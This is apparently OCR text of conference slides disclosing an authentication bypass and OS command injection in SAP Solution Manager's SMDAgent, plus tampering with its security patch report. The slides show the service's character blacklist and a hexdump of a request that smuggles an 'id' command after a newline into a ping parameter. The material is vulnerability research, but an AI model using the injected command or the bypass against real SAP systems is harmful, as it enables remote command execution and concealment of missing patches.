- Even if P4S is used for communication




Authentication bypass - Attack P4S

- SMDAgent service accept **both** P4S and P4 input




Authentication bypass - Attack P4S

- TLS over P4… Attack still exactly the same



Authentication bypass - Attack P4S

- TLS over P4… Attack still exactly the same



1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

OS command injection

- SMDAgent application : **com.sap.smd.agent.application.remoteos**

- `ps find echo ping traceroute vmstat iostat df…`

- These commands are controlled by one config file in SMDAgent

`SMDAgent/applications/com.sap.smd.agent.application.remoteos/smd.config/commands.xml`

OS command injection

- Ping example

```
...
<Cmd key="os.ping" name="Ping" desc="Verifies IP-level connectivity to
another TCP/IP computer.">
  <OsCmd ostype="WINDOWS" exec="ping" path="" param="true" runtime="60">
    <Exclude param="^-t$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
  <OsCmd ostype="UNIX" exec="ping -c 4" path="" param="true"
runtime="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
...
```

OS command injection

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OS command injection

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runtime="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
...
```


OS command injection

- Black list

```
// Unix Blacklist
protected void filterParameters(String params) throws RemoteOsException {
            checkExcludeCharacter(params, "|");
            checkExcludeCharacter(params, "&");
            checkExcludeCharacter(params, ">");
            checkExcludeCharacter(params, "<");
            checkExcludeCharacter(params, ";");
            checkExcludeCharacter(params, "\\");
            checkExcludeCharacter(params, "`");
            checkExcludeCharacter(params, "'");
            checkExcludeCharacter(params, "\n");
            checkExcludeCharacter(params, "\r");
            checkExcludeCharacter(params, "$(");
            checkExcludeCharacter(params, "!");
            checkExcludeCharacter(params, "^");
            checkExcludedParameters(params);
}
```

OS command injection

- Escape issue



OS command injection

- Escape issue

```
...
00000a10: 702e aced 0005 7400 076f 732e 7069 6e67  p.....t..os.ping
00000a20: 7400 0931 3237 2e30 2e30 2e31 0a0d 6964  t..127.0.0.1..id
00000a30: 7073 7200 136a 6176 612e 7574 696c 2e48  psr..java.util.H
...
```

```
checkExcludeCharacter(params, "\\");
```

OS command injection

- Escape issue


```
...
00000a10: 702e aced 0005 7400 076f 732e 7069 6e67  p.....t..os.ping
00000a20: 7400 0931 3237 2e30 2e30 2e31 0a0d 6964  t..127.0.0.1..id
00000a30: 7073 7200 136a 6176 612e 7574 696c 2e48  psr..java.util.H
...
```

SSN 2808158 2823733 2839864

CVE-2019-330

OS command injection

(4) Execute arbitrary OS commands



OS command injection

```
00000270: 76 65 72 73 69 6F 6E 20  6F 66 20 73 74 75 62 20  version of stub
00000280: 2D 20 6D 65 74 68 6F 64  20 61 76 61 69 6C 61 62  - method availab
00000290: 6C 65 20 69 6E 20 73 74  75 62 2C 20 62 75 74 20  le in stub, but
000002A0: 64 6F 65 73 20 6E 6F 74  20 65 78 69 73 74 20 69  does not exist i
000002B0: 6E 20 73 6B 65 6C 65 74  6F 6E 20 73 69 64 65 75  n skeleton sideu
000002C0: 72 00 1E 5B 4C 6A 61 76  61 2E 6C 61 6E 67 2E 53  r..[Ljava.lang.S
000002D0: 74 61 63 6B 54 72 61 63  65 45 6C 65 6D 65 6E 74  tackTraceElement
000002E0: 3B 02 46 2A 3C 3C FD 22  39 02 00 00 78 70 00 00  ;.F*<<."9...xp..
000002F0: 00 04 73 72 00 1B 6A 61  76 61 2E 6C 61 6E 67 2E  ..sr..java.lang.
00000300: 53 74 61 63 6B 54 72 61  63 65 45 6C 65 6D 65 6E  StackTraceElemen
00000310: 74 61 09 C5 9A 26 36 DD  85 02 00 04 49 00 0A 6C  ta...&6.....I..l
00000320: 69 6E 65 4E 75 6D 62 65  72 4C 00 0E 64 65 63 6C  ineNumberL..decl
00000330: 61 72 69 6E 67 43 6C 61  73 73 71 00 7E 00 06 4C  aringClassq.~..L
00000340: 00 08 66 69 6C 65 4E 61  6D 65 71 00 7E 00 06 4C  ..fileNameq.~..L
00000350: 00 0A 6D 65 74 68 6F 64  4E 61 6D 65 71 00 7E 00  ..methodNameq.~.
00000360: 06 78 70 00 00 02 10 74  00 2B 63 6F 6D 2E 73 61  .xp....t.+com.sa
00000370: 70 2E 65 6E 67 69 6E 65  2E 73 65 72 76 69 63 65  p.engine.service
00000380: 73 2E 72 6D 69 5F 70 34  2E 44 69 73 70 61 74 63  s.rmi_p4.Dispatc
00000390: 68 49 6D 70 6C 74 00 11  44 69 73 70 61 74 63 68  hImplt..Dispatch
000003A0: 49 6D 70 6C 2E 6A 61 76  61 74 00 0C 5F 72 75 6E  Impl.javat.._run
000003B0: 49 6E 74 65 72 6E 61 6C  73 71 00 7E 00 0C 00 00  Internalsq.~....
000003C0: 01 1A 71 00 7E 00 0E 71  00 7E 00 0F 74 00 04 5F  ..q.~..q.~..t.._
000003D0: 72 75 6E 73 71 00 7E 00  0C 00 00 02 F7 71 00 7E  runsq.~......q.~
000003E0: 00 0E 71 00 7E 00 0F 74  00 03 72 75 6E 73 71 00  ..q.~..t..runsq.
000003F0: 7E 00 0C 00 00 02 FB 74  00 10 6A 61 76 61 2E 6C  ~......t..java.l
00000400: 61 6E 67 2E 54 68 72 65  61 64 74 00 0B 54 68 72  ang.Threadt..Thr
00000410: 65 61 64 2E 6A 61 76 61  71 00 7E 00 14 78        ead.javaq.~..x
[D] ***** timestamp key found *****
```

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
Tamper the SOLMAN Security Report

SAP System Recommendations

- Automatically calculate missing security patches
- For all SAP Systems in the landscape
- Generate dashboard

Tamper the SOLMAN Security Report



System

Technical System	IT Admin Role	System Priority	Security Notes	Hot News	Performance Notes	Legal Change Notes
[redacted]~ABAP	Test System	Undefined	161	89	226	271
[redacted]JAVA	Undefined	Undefined	116	182	154	230
[redacted]~ABAP	Training System	Undefined	577	285	1112	10803
[redacted]~HANADB	Test System	Undefined	83	111	124	229
[redacted]~ABAP	Undefined	Undefined	289	227	245	297
[redacted]~ABAP	Test System	Undefined	307	234	247	294
[redacted]~HANADB	Undefined	Undefined	67	104	123	229
[redacted]~ABAP	Demo System	Undefined	124	214	244	266
[redacted]~JAVA	Demo System	Undefined	80	189	157	229

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Standard

Technical System: [redacted]~ABAP ⊗

Release Date: 01.01.2017 - 01.01.2020

Note Type: Security Note ⊗

Priority: 1 - HotNews ⊗ 2 - Correction with high priority ⊗

Implementation Status:

Processing Status: Undefined ⊗

SAP Notes for selected technical systems: 11

Technical System	Note Number	Short text	Release Date	Application Component	Priority	Support Package	Cate
[redacted]~ABAP	2774489	[CVE-2019-0328] Code Injection vulnerability in ABAP Tests Modules of SAP NetWeaver Process Integration	7/9/2019	BC-XI-IS-IEN	2 - Correction with high priority	SAPKB74022	A - F
[redacted]~ABAP	2699726	[CVE-2018-2475] Missing network isolation in Gardener	10/31/2018	BC-CP-K8S	2 - Correction with high priority		A - F
[redacted]~ABAP	2371726	Code Injection vulnerability in Text Conversion	10/13/2017	BC-DOC-RIT	1 - HotNews	SAPKB74017	A - F
[redacted]~ABAP	1854252	Missing authorization-check in BC-SRV-ALV	6/22/2017	BC-SRV-ALV	2 - Correction with high priority	SAPK-74004INPIBASIS	A - F
[redacted]~ABAP	2380277	Memory Corruption vulnerability in IGS	5/9/2017	BC-FES-IGS	2 - Correction with high priority		A - F
[redacted]~ABAP	2421287	Security vulnerabilities in SAPLPD	4/11/2017	BC-CCM-PRN	2 - Correction with high priority		A - F
[redacted]~ABAP	2407616	Remote Code Execution vulnerability in SAP GUI for Windows	4/7/2017	BC-FES-GUI	2 - Correction with high priority		A - F
[redacted]~ABAP	2319506	SQL Injection vulnerability in Database Monitors for Oracle	3/14/2017	BC-CCM-MON-ORA	2 - Correction with high priority		A - F
[redacted]~ABAP	2418823	Update 1 to Note 2319506	3/14/2017	BC-CCM-MON-ORA	2 - Correction with high priority	SAPKB74017	A - F
[redacted]~ABAP	2392860	Leveraging privileges by customer transaction code	2/14/2017	BC-SRV-RM	2 - Correction with high priority	SAPKA74017	A - F

